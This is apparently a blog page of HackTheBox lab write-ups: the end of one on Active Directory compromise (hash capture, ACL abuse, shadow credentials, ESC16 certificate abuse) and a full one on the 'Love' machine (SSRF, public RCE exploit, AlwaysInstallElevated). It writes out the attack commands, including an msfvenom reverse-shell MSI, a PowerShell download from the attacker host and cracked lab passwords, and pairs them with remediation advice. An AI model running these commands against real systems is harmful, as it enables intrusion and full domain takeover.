python3 exploit.py -i 10.10.16.27 -f test sudo responder -I tun0 -v hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt
Credentials recovered: p.agila:prometheusx-303
3 – ACL abuse to gain GenericWrite over ca_svc BloodHound showed p.agila was in the Service Account Managers group which had GenericAll over the Service Accounts group. Added p.agila to the Service Accounts group to inherit GenericWrite over ca_svc.
net rpc group addmem “Service Accounts” “p.agila” -U “fluffy.htb”/”p.agila”%”prometheusx-303” -S 10.129.232.88
4 – Shadow credentials attack on ca_svc Used pywhisker to perform a shadow credentials attack against ca_svc via the GenericWrite permission, adding a key credential to the account. Used gettgtpkinit to request a TGT using the generated certificate, obtaining a Kerberos ticket for ca_svc.
python3 pywhisker.py -d “fluffy.htb” -u “p.agila” -p “prometheusx-303” –target “ca_svc” –action “add” python3 gettgtpkinit.py -cert-pfx 2gI7GJrD.pfx -pfx-pass ‘iTyAdSngwWFPSUVq9Qhf’ fluffy.htb/ca_svc ca_svc.ccache
5 – ESC16 AD CS abuse to impersonate Administrator Used certipy to enumerate AD CS and identified the ESC16 misconfiguration. Updated ca_svc’s UPN to administrator to spoof the identity, requested a certificate as administrator using the CA template, then reset ca_svc’s UPN back to avoid detection. Used gettgtpkinit with the administrator certificate to obtain a TGT as Administrator. Used psexec with the Kerberos ticket to get a SYSTEM shell. Retrieved user.txt from winrm_svc’s directory and root.txt from Administrator.
certipy account update -k -no-pass -dc-ip 10.129.232.88 -target dc01.fluffy.htb -user ca_svc -upn administrator certipy req -k -no-pass -dc-ip 10.129.232.88 -ca fluffy-DC01-CA -template User impacket-psexec -k -no-pass administrator@dc01.fluffy.htb
Key Takeaways
- CVE-2025-24071 NTLM hash capture via writable SMB share – A writable SMB share allowed placement of a malicious zip file that triggered NTLM authentication when browsed, leaking p.agila’s NTLMv2 hash. SMB shares must enforce the minimum required write permissions and all shares must be monitored for new file creation. Outbound SMB connections from workstations must be blocked at the perimeter to prevent NTLM hash relay and capture attacks.
- Weak password crackable with rockyou – P.agila’s NTLMv2 hash was cracked using the rockyou wordlist. All domain user passwords must meet complexity requirements that resist offline cracking. A crackable NTLMv2 hash represents a critical finding when NTLM capture is possible.
- Excessive group membership enabling ACL privilege escalation chain – P.agila’s membership in Service Account Managers granted GenericAll over the Service Accounts group, which in turn provided GenericWrite over ca_svc. This chained ACL path led to full domain compromise. AD ACLs must be audited regularly with BloodHound and nested group permissions must be reviewed for transitive privilege escalation paths.
- Shadow credentials attack enabled by GenericWrite on a CA service account – GenericWrite over ca_svc allowed adding a key credential and obtaining a Kerberos ticket without knowing the account’s password. Service accounts holding CA-related functions must be treated as tier-0 assets and GenericWrite permissions on these accounts must be restricted to dedicated privileged administrators only.
- ESC16 AD CS misconfiguration enabling Administrator impersonation – The CA template was misconfigured allowing UPN modification to spoof any domain user including Administrator, enabling certificate-based authentication as the domain admin. AD CS configurations must be regularly audited with certipy and all certificate templates must be reviewed for ESC misconfigurations. The CA service account must not be modifiable by any non-tier-0 account.
Remediation
[Immediate] Block outbound SMB and restrict writable share access Block outbound SMB connections on ports 445 and 139 at the network perimeter and host firewall to prevent NTLM hash capture via Responder. Restrict write access on the IT share to only the accounts with an explicit operational requirement and audit all share permissions. Monitor SMB shares for creation of .zip, .url, .lnk, and .scf files and alert immediately.
[Immediate] Remediate CVE-2025-24071 Apply the Microsoft patch for CVE-2025-24071 across all affected systems. Until patching is complete, disable automatic preview of zip and archive files in Windows Explorer and restrict NTLM authentication using Group Policy to reduce the attack surface.
[Immediate] Audit and remove excessive AD ACL permissions Run BloodHound and audit all ACL chains from standard user accounts to service accounts. Remove p.agila’s GenericAll membership chain to ca_svc immediately. Establish a recurring ACL audit process and alert on any new ACE assignments granting GenericAll, GenericWrite, or WriteDACL on service or CA accounts.
[Immediate] Remediate the ESC16 AD CS misconfiguration Run certipy across all certificate templates and remediate all ESC misconfigurations immediately. Restrict UPN modification on CA service accounts to tier-0 administrators only. Implement CA template access controls requiring manager approval for any certificate request involving high-privilege account identities.
[Immediate] Rotate all affected credentials Rotate p.agila, ca_svc, and the Administrator account credentials immediately. Invalidate all Kerberos tickets derived from the compromised ca_svc certificate. Audit all accounts for reuse of the prometheusx-303 password.
[Long-term] Implement tiered AD administration and continuous AD CS monitoring Adopt a tiered AD model treating CA service accounts as tier-0 assets alongside domain controllers. Deploy BloodHound continuously to monitor for new ACL attack paths. Run regular certipy scans to detect new AD CS misconfigurations. Include ESC vulnerability classes and shadow credentials attacks in the regular penetration testing scope.
- CVE-2025-24071 NTLM hash capture via writable SMB share – A writable SMB share allowed placement of a malicious zip file that triggered NTLM authentication when browsed, leaking p.agila’s NTLMv2 hash. SMB shares must enforce the minimum required write permissions and all shares must be monitored for new file creation. Outbound SMB connections from workstations must be blocked at the perimeter to prevent NTLM hash relay and capture attacks.
-
Love writeup
Love writeup
Box name: Love
Difficulty: Easy
OS: Windows
Overview: Love is an easy windows machine where it features a voting system application that suffers from an authenticated remote code execution vulnerability. Our port scan reveals a service running on port 5000 where browsing the page we discover that we are not allowed to access the resource. Furthermore a file scanner application is running on the same server which is though effected by a SSRF vulnerability where it’s exploitation gives access to an internal password manager. We can then gather credentials for the voting system and by executing the remote code execution attack as phoebe user we get the initial foothold on system. Basic windows enumeration reveals that the machine suffers from an elevated misconfiguration. Bypassing the applocker restriction we manage to install a malicious msi file that finally results in a reverse shell as the system account.
Link: https://app.hackthebox.com/machines/Love?tab=machine_info
Machine IP: 10.129.48.103
Ran rustscan to scan the machine.
rustscan -a 10.129.48.103 –ulimit 5000 -b 500 — -A -Pn


We see a few http servers, SMB amd MySQL. We are also told the domain names of love.htb and staging.love.htb. Added those to /etc/hosts. When navigating to the site it brings us to a sort of Voting system site.

I tried Roy since that was returned in the scan as an email address but it does not exist. Couldn’t find anything interesting in source code and no secrets.txt. Running ffuf while I poke further.
feroxbuster -u http://love.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
Checking out port 5000 we get a Forbidden no permission as we saw in the nmap scan. When navigating to staging and clicking Demo we see it tries to scan a given URL.

When playing with different input, I notice if we type in http://127.0.0.1:5000 is actually has access to the page and gives us clear text credentials.

admin:@LoveIsInTheAir!!!!
These credentials didn’t allow me to log in to the voting system which was interesting. I was a bit confused for a while running in loops but I then eventually realized that the Voting system isn’t like a fully custom app but instead has a EDB-ID 49445 and exploit for RCE https://www.exploit-db.com/exploits/49445. Edited the necessary code, started a listener, ran it and we got a shell.

Grabbed user.txt as we are a user Phoebe.

Did local enumeration. Eventually I was able to find we have AlwaysInstallElevated enabled.
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

Created a payload with msfvenom
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.27 LPORT=1338 -f msi -o reverse.msi

Created a Temp directory on the victim host and downloaded the payload there.
powershell -c wget “http://10.10.16.27:8000/reverse.msi” -outfile “reverse.msi”

Ran it.
msiexec /quiet /qn /i C:\Temp\reverse.msi

And we got a shell. Grabbed the root flag.

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 80 (HTTP), 443 (HTTPS), 445 (SMB), 3306 (MySQL), and 5000 (HTTP). The scan also revealed domain names love.htb and staging.love.htb. Added both to /etc/hosts. Browsed to love.htb and found a Voting System application. Port 5000 returned a 403 Forbidden. Ran feroxbuster while exploring manually.
rustscan -a 10.129.48.103 –ulimit 5000 -b 500 — -A -Pn feroxbuster -u http://love.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion
2 – SSRF via staging.love.htb file scanner Navigated to staging.love.htb and found a file scanner demo accepting user-supplied URLs. Port 5000 was inaccessible externally but the scanner could reach it from the server. Supplied http://127.0.0.1:5000 as the target URL and the scanner returned the page contents including plaintext admin credentials.
Credentials recovered: admin:@LoveIsInTheAir!!!!
3 – Initial Access – Voting System authenticated RCE – EDB-49445 The credentials did not initially appear to work on the voting system login until identifying the application as a known vulnerable Voting System with a public authenticated RCE exploit at EDB-49445. Edited the exploit with the correct URL and credentials, set up a listener, and executed it to obtain a shell as phoebe. Retrieved user.txt.
4 – Privilege Escalation – AlwaysInstallElevated MSI abuse Performed local enumeration and found both HKCU and HKLM AlwaysInstallElevated registry keys were set to 1, allowing any MSI installer to run with SYSTEM privileges. Generated a malicious MSI reverse shell with msfvenom, downloaded it to a Temp directory on the victim, and executed it with msiexec. Caught a SYSTEM shell and retrieved root.txt.
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.27 LPORT=1338 -f msi -o reverse.msi msiexec /quiet /qn /i C:\Temp\reverse.msi
Key Takeaways
- SSRF enabling access to an internal credential page – The file scanner on staging.love.htb fetched user-supplied URLs server-side without restricting access to internal addresses, allowing retrieval of content from port 5000 which was blocked externally. SSRF protections must enforce a strict allowlist of permitted outbound destinations and must explicitly block all loopback, link-local, and private IP addresses.
- Plaintext credentials on an internal-only web page – The admin password was stored and displayed in cleartext on a page at port 5000 that was only intended to be accessible internally. Credentials must never be exposed in web pages in any form and must be stored and transmitted using appropriate cryptographic controls regardless of the intended audience.
- Voting System authenticated RCE – EDB-49445 – The Voting System application was running a version with a known authenticated file upload RCE vulnerability. Web applications must be kept fully patched and file upload functionality must validate file types strictly and store uploads outside the web root with execution disabled.
- AlwaysInstallElevated enabled on both registry hives – Both the HKCU and HKLM AlwaysInstallElevated registry keys were set to 1, allowing any user to install MSI packages with SYSTEM privileges. This is a well-documented and easily exploited misconfiguration. AlwaysInstallElevated must be disabled via Group Policy and both registry keys must be set to 0 or removed entirely.
- Credentials obtained via SSRF reused across multiple application components – The admin password recovered from port 5000 authenticated to the Voting System admin panel, demonstrating password reuse across internal services. Credentials must be unique per service and application component without exception.
Remediation
[Immediate] Remediate the SSRF vulnerability in the file scanner Rewrite the URL fetching logic to validate all user-supplied URLs against a strict allowlist of permitted external destinations. Block all loopback addresses, private IP ranges, and link-local addresses at the application level. Additionally block these at the network level using a dedicated egress proxy that enforces the allowlist independently of application logic.
[Immediate] Remove credentials from the internal web page on port 5000 Remove all plaintext credentials from the port 5000 page immediately and rotate the admin password. Audit all internal web pages for credential exposure and implement authentication on any page containing sensitive information. Restrict port 5000 at the host firewall to prevent access even from internal sources that are not explicitly authorized.
[Immediate] Patch the Voting System to remediate EDB-49445 Update the Voting System application to a version without the authenticated RCE vulnerability. If no patch is available, disable file upload functionality until a secure alternative is deployed. Implement strict file type validation using allowlists and store all uploads outside the web root with execution disabled.
[Immediate] Disable AlwaysInstallElevated via Group Policy Set the AlwaysInstallElevated policy to Disabled via Group Policy for both Computer Configuration and User Configuration. Verify both registry keys are set to 0 or deleted across all domain-joined machines. Include AlwaysInstallElevated checks in regular vulnerability scans and Group Policy audits.
[Short-term] Restrict MSI execution and implement application whitelisting Deploy AppLocker or Windows Defender Application Control policies restricting MSI execution to signed packages from approved vendors only. Prevent standard user accounts from running msiexec with arbitrary MSI files. Monitor for msiexec execution from user-writable directories via endpoint detection.
[Long-term] Implement a web application security baseline and Group Policy hardening program Define a hardening standard for all web applications covering SSRF protections, file upload restrictions, credential storage, and patch cadence. Establish a recurring Group Policy audit covering AlwaysInstallElevated, AutoRun settings, and other well-known Windows privilege escalation misconfigurations. Include all web applications and Group Policy configurations in the regular penetration testing scope.
- SSRF enabling access to an internal credential page – The file scanner on staging.love.htb fetched user-supplied URLs server-side without restricting access to internal addresses, allowing retrieval of content from port 5000 which was blocked externally. SSRF protections must enforce a strict allowlist of permitted outbound destinations and must explicitly block all loopback, link-local, and private IP addresses.

Categories
- Active Directory (2)
- active-directory (1)
- ai (31)
- artificial-intelligence (15)
- blog (1)
- Buff Overflow (1)
- cloud (8)
- config-hijack (1)
- CraftCMS (1)
- cronjobs (1)
- cve-2010-2075 (1)
- cve-2011-2523 (1)
- CVE-2021-32099 (1)
- CVE-2026-24061 (1)
- cyber-security (14)
- cybersecurity (42)
- devops (4)
- directory-traversal (1)
- docker (1)
- Easy (8)
- edb-id-39575 (1)
- education (4)
- freebsd (2)
- ftp (1)
- gdbserver (1)
- hacking (1)
- health (1)
- Heartbleed (1)
- HTB Labs (13)
- irc (1)
- John (1)
- Keepass (1)
- labs (2)
- LAPS (1)
- lfi (1)
- life (1)
- linux (42)
- llm (2)
- log-poisoning (1)
- mcp (1)
- Medium (2)
- Meterpreter (1)
- microsoft (2)
- mongdb (1)
- node.js (1)
- Pandora FMS (1)
- PDFKit (1)
- PFX (1)
- php (1)
- proc-pid-cmdline (1)
- programming (1)
- ps aux (1)
- ROP Buffer Overflow (1)
- science (3)
- screen (1)
- security (43)
- SNMP (1)
- software (1)
- ssh (1)
- stegseek (1)
- suid (1)
- SUID binary PATH hijack (1)
- technology (77)
- Telnetd (1)
- threat-intelligence (1)
- Tmux (1)
- ubuntu (4)
- unreal-irc (1)
- vnc (1)
- vulnerability (1)
- web-certificates (1)
- web.config RCE (1)
- wifi (1)
- windows (12)
- wordpress (2)
- wpscan (1)
- writing (8)

